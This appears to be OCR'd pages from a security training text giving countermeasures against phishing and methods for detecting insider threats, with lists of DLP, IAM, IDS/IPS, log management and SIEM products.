
How to Defend against Phishing Attacks?

1. Educate individuals by conducting **phishing campaigns**
2. Enable **spam filters** that detect emails from suspicious sources
3. Hover over links to identify whether they point to the correct location
4. Check emails for generic salutations, **spelling**, and **grammar mistakes**
5. Confirm the sender before providing the information via email
6. Ensure that employees use **HTTPS-protected** websites
7. Verify the profile pictures of a suspicious account by performing a **reverse image search**
8. Immediately report **social media accounts** confirmed to be **fake**

How to Defend against Phishing Attacks?

Listed below are some countermeasures against phishing attempts:

- Educate individuals by conducting phishing campaigns.
- Enable spam filters that detect emails from suspicious sources.
- Avoid responding to emails requesting sensitive information.
- Hover over links to identify whether they point to the correct location.
- Never provide credentials over the phone.
- Check emails for generic salutations, spelling, and grammar mistakes.
- Confirm the sender before providing any requested information via email.
- Ensure that employees use HTTPS-protected websites.
- Implement multi-factor authentication (MFA) to prevent whaling attacks.
- Individuals should contact the organization via email addresses or phone numbers provided on the official website.
- Verify the profile pictures of a suspicious account by performing a reverse image search.
- Immediately report social media accounts confirmed to be fake.
- Lodge a complaint at a cybercrime office if any social media account engages in bullying for money.



Detecting Insider Threats

Insider Risk Controls

- Insider data risk presents another layer of complexity for security professionals, which requires **designing security infrastructure** that can efficiently monitor user permissions, access controls, and user actions

Deterrence Controls

- The security framework must contain safeguards, recommended actions by the employee and IT professionals, separation of duties, assigning privileges, etc.
- Security professionals can use tools such as **DLP** (Symantec Data Loss Prevention, SecureTrust Data Privacy, etc.) and **IAM** (SailPoint IdentityIQ, RSA SecurID Suite, etc.) to deter insider threats

Detection Controls

- Security professionals must use a variety of security controls and tools to analyze and detect insider threats
- Tools such as **IDS/IPS** (Check Point Quantum Intrusion Prevention System (IPS), IBM Security Network Intrusion Prevention System, etc.), **Log Management** (SolarWinds Security Event Manager, Splunk, etc.), and **SIEM** (ArcSight ESM, LogRhythm NextGen SIEM Platform, etc.) may be used

Detecting Insider Threats

Most data attacks come from insiders, which only makes them more difficult to prevent or detect. Insiders are mostly aware of the security loopholes of the organization, and they exploit them to steal confidential information. It is essential to carefully handle insider threats as they are difficult to thwart and may incur huge financial losses and business interruptions. Some of the methods to detect insider threats are given below:

- **Insider Risk Controls**

  Insider data risk presents another layer of complexity for security professionals. It requires designing security infrastructure in such a way that user permissions, access controls, and user actions are monitored efficiently.

- **Deterrence Controls**

  The organization's security framework must contain safeguards, follow recommended actions of the employee and IT professionals, provide a separation of duties, and assign privileges. These security controls eliminate or minimize the security risks to the organization's critical assets.

  The deterrence controls that the security professionals must have in place to deter insider threats are DLP (Data Loss Prevention) tools, and Identity and Access Management (IAM) tools.

  Some of the deterrence controls are:

  - DLP Tools:
    - Symantec Data Loss Prevention (*https://www.symantec.com*)

        - SecureTrust Data Privacy (*https://securetrust.com*)
        - Check Point Quantum Data Loss Prevention (DLP) (*https://www.checkpoint.com*)
    - IAM Tools:
        - SailPoint IdentityIQ (*https://www.sailpoint.com*)
        - RSA SecurID Suite (*https://www.rsa.com*)
        - Core Access Assurance Suite (*https://www.coresecurity.com*)


- **Detection Controls**

  Security professionals must use a variety of security controls and tools to analyze and detect insider threats in organizations.

  The detection controls that the security professionals must have in place to detect insider threats are IDS/IPS (Intrusion detection and prevention systems), log management systems, and Security Information and Event Management (SIEM) tools.

  Some of the detection controls are:

    - IDS/IPS Tools
        - Check Point Quantum Intrusion Prevention System (IPS) (*https://www.checkpoint.com*)
        - IBM Security Network Intrusion Prevention System (*https://www.ibm.com*)
        - USM Anywhere (*https://cybersecurity.att.com*)
    - Log Management Tools
        - SolarWinds Security Event Manager (*https://www.solarwinds.com*)
        - Splunk (*https://www.splunk.com*)
        - Loggly (*https://www.loggly.com*)
    - SIEM Tools
        - ArcSight ESM (*https://www.microfocus.com*)
        - LogRhythm NextGen SIEM Platform (*https://logrhythm.com*)
        - SolarWinds Security Event Manager (*https://www.solarwinds.com*)



Insider Threats Countermeasures

